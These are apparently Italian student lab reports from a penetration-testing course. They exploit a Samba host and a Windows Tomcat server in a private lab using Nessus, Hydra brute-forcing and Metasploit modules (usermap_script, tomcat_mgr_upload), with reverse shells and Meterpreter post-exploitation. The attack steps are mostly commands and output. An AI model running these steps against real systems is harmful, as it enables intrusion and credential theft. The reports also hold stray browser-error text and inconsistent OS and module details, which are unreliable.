
- Nome: Inserisci un nome descrittivo per la scansione, ad esempio Consegna
- Description (opzionale): Puoi aggiungere una descrizione
- Targets: Inserisci l'IP della macchina bersaglio, in questo caso “192.168.50.150”.

## 4) CONFIGURARE I TIPI SCANSIONE


### 1. Scansione di porte:

- Vai alla sezione “Discovery” e imposta il tipo di scansione delle porte:

Useremo l'impostazione Custom per personalizzare la scansione come meglio crediamo



### 2. “Opzioni di Scansione Personalizzate”:



Andremo quindi a selezionare l'impostazione che ci permette di scannerizzare le porte TCP come da consegna, tra le quali ci sarà anche la porta [445](#), che interessa a noi

## 5) [AVVIARE LA SCANSIONE](#)

1. Salva le impostazioni:

**BASIC**



• General

Schedule

Notifications

**DISCOVERY**



**ASSESSMENT**



**REPORT**



**ADVANCED**



Save






Cancel

- Una volta completata la configurazione, clicca su “[Save](#)” per salvare la scansione.

## 2. Lancia la scansione:

- Una volta salvata, vedrai la scansione elencata nella tua dashboard. Clicca su “[Launch](#)” per avviare la scansione.

<input type="checkbox"/> Name	Scan Type	Schedule	Last Scanned ▼
<input type="checkbox"/> Consegna	Vulnerability	On Demand	 Today at 5:30 AM  


- Puoi monitorare lo stato della scansione direttamente dall'interfaccia di Nessus.

## 6) ANALISI DEI RISULTATI

### 1. Visualizzare i risultati:

- Dopo che la scansione è terminata, vai alla sezione “[Hosts](#)” per visualizzare la macchina target e il numero di vulnerabilità trovate.

- In uno degli screenshot che hai fornito, sono stati trovati 9 problemi critici, 6 di gravità alta e 24 di gravità media. Questo tipo di scansione rivela dettagli su servizi come “[Samba](#)”, che ci interessa sfruttare.



## 2. Interpretare i risultati:

- Vai alla sezione “Vulnerabilities” per vedere il dettaglio delle vulnerabilità. Cerca eventuali problemi relativi a “Samba” sulla porta “445”, che è la vulnerabilità che sfrutteremo nell’esercitazione con Metasploit.

## 2) AVVIO DI METASPLOIT

- Apri la console di “Metasploit” su Kali Linux con il comando: msfconsole

```
(kali㉿kali)-[/usr/share/wordlists]kali Forums Kali NetHunter Exploit-DB Google Hacking DB
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

      .;lx00KXXXXK00xl:.
      ,o0WMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMNNNMMMMMMMMMX,
      lWMMMMMMMMMXd: ..      ..;dKMMMMMMMMMMo
      xMMMMMMMMWd.          .oNMMMMMMMMMk
      oMMMMMMMMMx.          dMMMMMMMMMMx
      .WMMMMMMMMM:          :MMMMMMMMMM,
      xMMMMMMMMMo          lMMMMMMMMMo
      NMMMMMMMMW          ,ccccc0MMMMMMMMWlcccccc;
      MMMMMMMMMX          ;KMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW.          ;KMMMMMMMMMMMMMX:
      xMMMMMMMMd          ,0MMMMMMMMMK;
      .WMMMMMMMMc          '0MMMMMM0,
      lMMMMMMMMMk.          .kMMO'
      dMMMMMMMMWd'          --
      cWMMMMMMMMMMNxc'.          #####
      .0MMMMMMMMMMMMMMWc          #+# #+#
      ;0MMMMMMMMMMMMMMo.          +:+
      .dNMMMMMMMMMMMo          +#+:++#
      'o0WMMMMMMMo          +:+
      .,cdk00K;          ::: :::
      :::::++:

Metasploit

      =[ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Hmm. We're having

We can't connect to the serve

If you entered the right address,

- Try again later
- Check your network connecti
- Check that Firefox has permis

## 1. Ricerca dell'exploit per [Samba](#):

L'exploit **exploit/multi/samba/usermap\_script** è utilizzato perché sfrutta una vulnerabilità nota nel servizio **Samba**, un protocollo utilizzato per la condivisione di file e stampanti in reti, particolarmente comuni in ambienti misti Windows e Unix/Linux. Ecco una panoramica delle ragioni per cui si utilizza questo exploit in particolare:

La vulnerabilità viene attivata perché **Samba** esegue comandi di sistema quando un nome utente non valido viene mappato. Poiché l'exploit si verifica a livello di input di configurazione, è relativamente facile da sfruttare da remoto senza bisogno di autenticarsi.

Samba è un servizio frequentemente esposto su reti interne e talvolta anche su reti pubbliche per la condivisione di risorse. Quando è configurato male o vulnerabile, può essere un vettore di attacco molto efficace. Inoltre, molte organizzazioni utilizzano versioni obsolete di Samba, che potrebbero non aver patchato la vulnerabilità, rendendo questo exploit particolarmente utile in scenari reali di penetration testing o attacchi.

- Cerca l'exploit utilizzabile per [Samba](#):

```
msf6 > search exploit/multi/samba/usermap_script

Matching Modules
Results per page: 50
1

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

[search usermap\\_script](#)



- Seleziona l'exploit corrispondente con: use

exploit/multi/samba/usermap\_script

```
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      192.168.50.150  no        The local client address
  CPORT      445              no        The local client port
  Proxies     []              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     5555            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
```

- Verifica le impostazioni con: show options/options

## 2. Configurazione dei parametri dell'exploit:

- Imposta i parametri come segue:

set RHOST 192.168.50.150

set RPORT 445

set LHOST 192.168.50.100

set LPORT 5555

### 3. Esecuzione dell'exploit:

- Lancia l'exploit con il comando:

```
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.50.100:5555  
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:40668) at 2024-10-02 04:31:49 -0400
```

exploit/run

- Se tutto è configurato correttamente, otterrai una shell sulla macchina target

### 3) Verifica dell'indirizzo IP della macchina compromessa:

1. Eseguire `ifconfig`:

- Dopo aver ottenuto l'accesso alla shell della macchina target, esegui il comando `ifconfig` per visualizzare l'indirizzo IP e le informazioni di rete della macchina compromessa:

ifconfig

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e0:d7:57
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee0:d757/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20637 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2632607 (2.5 MB)  TX bytes:2631354 (2.5 MB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:917 errors:0 dropped:0 overruns:0 frame:0
          TX packets:917 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:417181 (407.4 KB)  TX bytes:417181 (407.4 KB)
```


- Questo ti mostrerà le interfacce di rete attive. Nell'esempio, l'indirizzo IP è confermato come "192.168.50.150"

# Relazione Giornata 5: Sfruttamento di Vulnerabilità in Apache Tomcat

L'obiettivo della giornata è stato quello di sfruttare una vulnerabilità nota su un sistema Windows 10 esposto con un servizio Apache Tomcat vulnerabile. La sequenza delle operazioni, dalla scoperta della vulnerabilità fino all'esecuzione di comandi remoti tramite Meterpreter, ha richiesto l'uso di diversi strumenti: Nessus per la scansione delle vulnerabilità, Hydra per l'attacco di forza bruta, e Metasploit per l'exploit finale.


## Sezione 1: Scansione delle Vulnerabilità con Nessus

Il primo passo è stato eseguire una scansione delle vulnerabilità con Nessus sulla macchina Windows 10 con IP [192.168.200.200](#). Abbiamo utilizzato la funzione Basic Network Scan per identificare i punti deboli del sistema, in particolare il servizio Apache Tomcat in esecuzione sulla porta 8080.




Comando in Nessus:


“Basic Network Scan” con target impostato su [192.168.200.200](#).



## Risultato della scansione

Nessus ha rilevato numerose vulnerabilità, tra cui diverse associate ad Apache Tomcat, fornendoci il punto di partenza per il nostro attacco.





## Sezione 2: Attacco di Forza Bruta su Apache Tomcat con Hydra

Dopo aver rilevato il servizio Tomcat, il secondo passo è stato cercare di scoprire le credenziali d'accesso per l'interfaccia di amministrazione del Tomcat Manager. Utilizzando Hydra, abbiamo effettuato un attacco di forza bruta per trovare username e password validi. Consigliamo di utilizzare wordlists come RockYou per l'ottenimento della password.

Comando Hydra:

`hydra -L /home/kali/username.txt -P /home/kali/password.txt http-get://192.168.200.200:8080/manager/html`

```
(kali㉿kali)-[~]
└─$ hydra -L /home/kali/username.txt -P /home/kali/password.txt http-get://192.168.200.200:8080/manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orgs

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 05:03:48
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking http-get://192.168.200.200:8080/manager/html
[8080][http-get] host: 192.168.200.200 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-04 05:03:48
```

Dopo vari tentativi, Hydra ha trovato con successo le credenziali:

Login: admin Password: password

## Sezione 3: Utilizzo di Metasploit per l'Exploit di Apache Tomcat

Avvieremo dunque una sessione msf con il comando `msfconsole`

```
(kali㉿kali)-[/usr/share/wordlists]kali Forums Kali NetHunter Exploit-DB Google Hacking DB
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

      .;lx00KXXXK00xl:.
      ,o0WMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMX,
      lWMMMMMMMMMMXd: ..      ..;dKMMMMMMMMMMMo
      xMMMMMMMMMwd.          .oNMMMMMMMMMk
      oMMMMMMMMMx.          dMMMMMMMMMMx
      .WMMMMMMMMM:          :MMMMMMMMMM,
      xMMMMMMMMMo          lMMMMMMMMMo
      NMMMMMMMMW          ,ccccc0MMMMMMMMWlcccccc;
      MMMMMMMMMX          ;KMMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW          ;KMMMMMMMMMMMMMMX:
      xMMMMMMMMd          ,0MMMMMMMMMK;
      .WMMMMMMMMc          '0MMMMMM0,
      lMMMMMMMMMk.          .kMMO'
      dMMMMMMMMMwd'          --
      cWMMMMMMMMMMNxc'.          #####
      .0MMMMMMMMMMMMMMWc          #+# #+#
      ;0MMMMMMMMMMMMMMo.          +:+
      .dNMMMMMMMMMMMMMo          +#+:++#+
      'o0WMMMMMMMMMo          +:+
      .,cdk00K;          :+: :+:
      :+::+:+:::          :+::+:+:::

Metasploit

      =[ metasploit v6.4.18-dev ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Hmm. We're having  
We can't connect to the server  
If you entered the right address,  
• Try again later  
• Check your network connectivity  
• Check that Firefox has permissions

dopo di che con il comando **search**, andremo a cercare l'exploit che più riteniamo adatto a svolgere la mansione da noi richiesta, in questo caso sarà **/multi/handler**.

**Ecco alcune ragioni chiave per cui si utilizza multi/handler:**

1. Gestione del Payload Reverse TCP: Quando si sfruttano vulnerabilità che consentono l'esecuzione remota di codice, spesso si invia un payload che stabilisce una connessione "reverse". Questo significa che la macchina compromessa si connette a noi, anziché noi a lei. multi/handler si comporta da listener per quella connessione, mantenendola attiva e fornendo l'accesso alla shell o a Meterpreter.
2. Compatibilità con Molti Payload: Il modulo multi/handler è molto versatile e può gestire una varietà di payload, come Meterpreter, reverse TCP, HTTPS e altri tipi di shell. Questo lo rende una scelta universale per diversi tipi di attacchi. Nel tuo caso, stai utilizzando un payload Meterpreter con reverse\_tcp.
3. Post-Exploitation: Dopo aver lanciato un exploit iniziale per compromettere il sistema, si usa multi/handler per prendere il controllo del payload una volta che è attivo. Ad esempio, dopo aver sfruttato la vulnerabilità in Tomcat, hai bisogno di qualcosa che possa gestire la connessione del payload reverse, ed è qui che entra in gioco il modulo multi/handler.
4. Flessibilità: Mentre esistono exploit specifici per attaccare vari servizi o applicazioni (come l'exploit per Tomcat nel tuo caso), il modulo multi/handler è particolarmente utile in scenari dove l'exploit è già stato eseguito e stai aspettando che il payload si connetta alla tua macchina.



```
msf6 > search /multi/handler

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09      excellent No      APT Package Manager Persistence
1  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24      normal  Yes     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2  exploit/linux/local/bash_profile_persistence        1989-06-08      normal  No      Bash Profile Persistence
3  exploit/linux/local/desktop_privilege_escalation    2014-08-07      excellent Yes     Desktop Linux Password Stealer and Privilege Escalation
4  \ target: Linux x86                               .               .       .       .
5  \ target: Linux x86_64                             .               .       .       .
6  exploit/multi/handler                             .               manual  No      Generic Payload Handler
7  exploit/windows/mssql/mssql_linkcrawler            2000-01-01      great   No      Microsoft SQL Server Database Link Crawling Command Execution
8  exploit/windows/browser/persits_xupload_traversal   2009-09-29      excellent No      Persits XUpload ActiveX MakeHttpRequest Directory Traversal
9  exploit/linux/local/yum_package_manager_persistence 2003-12-17      excellent No      Yum Package Manager Persistence

Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 6
```

Selezioniamo dunque, attraverso il

comando **use 6**, l'exploit da noi scelto.

Abbiamo cercato e utilizzato il modulo **tomcat\_mgr\_upload** per caricare un payload.

Il comando utilizzato in questo caso è: **search tomcat**

```
msf6 exploit(multi/handler) > search tomcat

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06      normal  No      Apache Commons FileUpload and Apache Tomcat DoS
1  exploit/multi/http/struts_dev_mode              2012-01-06      excellent Yes     Apache Struts 2 Developer Mode OGNL Execution
2  exploit/multi/http/struts2_namespace_ognl        2018-08-22      excellent Yes     Apache Struts 2 Namespace Redirect OGNL Injection
3  \ target: Automatic detection                     .               .       .       .
4  \ target: Windows                                 .               .       .       .
5  \ target: Linux                                   .               .       .       .
6  exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual  No      Apache Struts ClassLoader Manipulation Remote Code Execution
7  \ target: Java                                    .               .       .       .
8  \ target: Linux                                   .               .       .       .
9  \ target: Windows                                 .               .       .       .
10 \ target: Windows / Tomcat 6 6 7 and GlassFish 4 (Remote SMB Resource) .               .       .       .
11 auxiliary/admin/http/tomcat_ghostcat             2020-02-20      normal  Yes     Apache Tomcat AJP File Read
12 exploit/windows/http/tomcat_cgi_cmdlineargs      2019-04-10      excellent Yes     Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
13 exploit/multi/http/tomcat_mgr_deploy             2009-11-09      excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
14 \ target: Automatic                               .               .       .       .
15 \ target: Java Universal                           .               .       .       .
16 \ target: Windows Universal                       .               .       .       .

18 exploit/multi/http/tomcat_mgr_upload            2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution
19 \ target: Java Universal                           .               .       .       .
20 \ target: Windows Universal                       .               .       .       .
21 \ target: Linux x86                               .               .       .       .
```

come sopra andremo ad utilizzare il comando: **use exploit/multi/http/tomcat\_mgr\_upload** o semplicemente il numero corrispondente all'exploit.

```
msf6 exploit(multi/handler) > use 20
[*] Additionally setting TARGET => Windows Universal
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```

Attraverso il comando **options**, vedremo quali parametri vengono utilizzati dall'exploit e quali di questi dovremo andare a compilare manualmente noi.

```
Module options (exploit/multi/http/tomcat_mgr_upload):
```

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
1	Windows Universal

View the full module info with the **info**, or **info -d** command.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpPassword password
httpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpUsername admin
httpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
```

## Comandi Metasploit

questi saranno i comandi che andremo ad utilizzare per settare i vari dati richiesti da msfconsole:

**Set RHOSTS 192.168.200.200:**

utilizzato per impostare l'indirizzo ip della macchina che sta subendo l'attacco

**Set RPORT 8080:**

utilizzato per settare la porta della macchina che sta subendo l'attacco

**Set HttpUsername admin:**

utilizzato per settare l'username del manager

**Set HttpPassword password:**

utilizzato per settare la password del manager

**Set LHOST 192.168.200.100:**

utilizzato per settare l'indirizzo ip della macchina attaccante

**Set LPORT 7777:**

utilizzato per settare la porta in ascolto della macchina attaccante come opzione del payload

**Exploit:**

ed infine exploit per far partire l'attacco alla vulnerabilità impostata

L'esecuzione dell'exploit ha aperto una sessione Meterpreter sulla macchina Windows 10 target.

## Sezione 4: Esplorazione della Macchina Compromessa con Meterpreter

Una volta ottenuta la sessione Meterpreter, abbiamo iniziato a raccogliere informazioni sulla macchina compromessa. I comandi sysinfo e ipconfig ci hanno fornito dettagli essenziali sul sistema operativo e sulle interfacce di rete.

Comandi Meterpreter:

sysinfo

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture : x64
System Language : it_IT
Meterpreter   : java/windows
```

sysinfo ha rivelato che la macchina stava eseguendo Windows 8.1 a 64 bit.

## ipconfig

```
meterpreter > ipconfig

Interface 1
Name       : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
Name       : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 3
Name       : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 4
Name       : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ed:77:03
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::dd8a:f90d:62e1:78b2
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 5
Name       : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 6
Name       : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

ipconfig ha mostrato le varie interfacce di rete e l'indirizzo IP [192.168.200.200](#).

Utilizzando Meterpreter, abbiamo anche catturato uno screenshot del desktop della macchina compromessa per confermare visivamente l'accesso.

Comando Meterpreter:[screenshot](#)

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/BMiZESLB.jpeg
```

L'output ha mostrato che lo screenshot è stato salvato correttamente sul nostro sistema.

## Conclusione

Questa esercitazione ha mostrato un attacco endtoend su una macchina Windows 10 vulnerabile con Tomcat. Partendo dalla scoperta delle vulnerabilità con Nessus, abbiamo sfruttato il servizio esposto tramite un attacco di forza bruta con Hydra e, infine, eseguito l'exploit con Metasploit per ottenere una sessione Meterpreter. L'intero processo ha evidenziato l'importanza di configurare correttamente i servizi esposti in rete e di utilizzare password robuste per evitare compromissioni simili.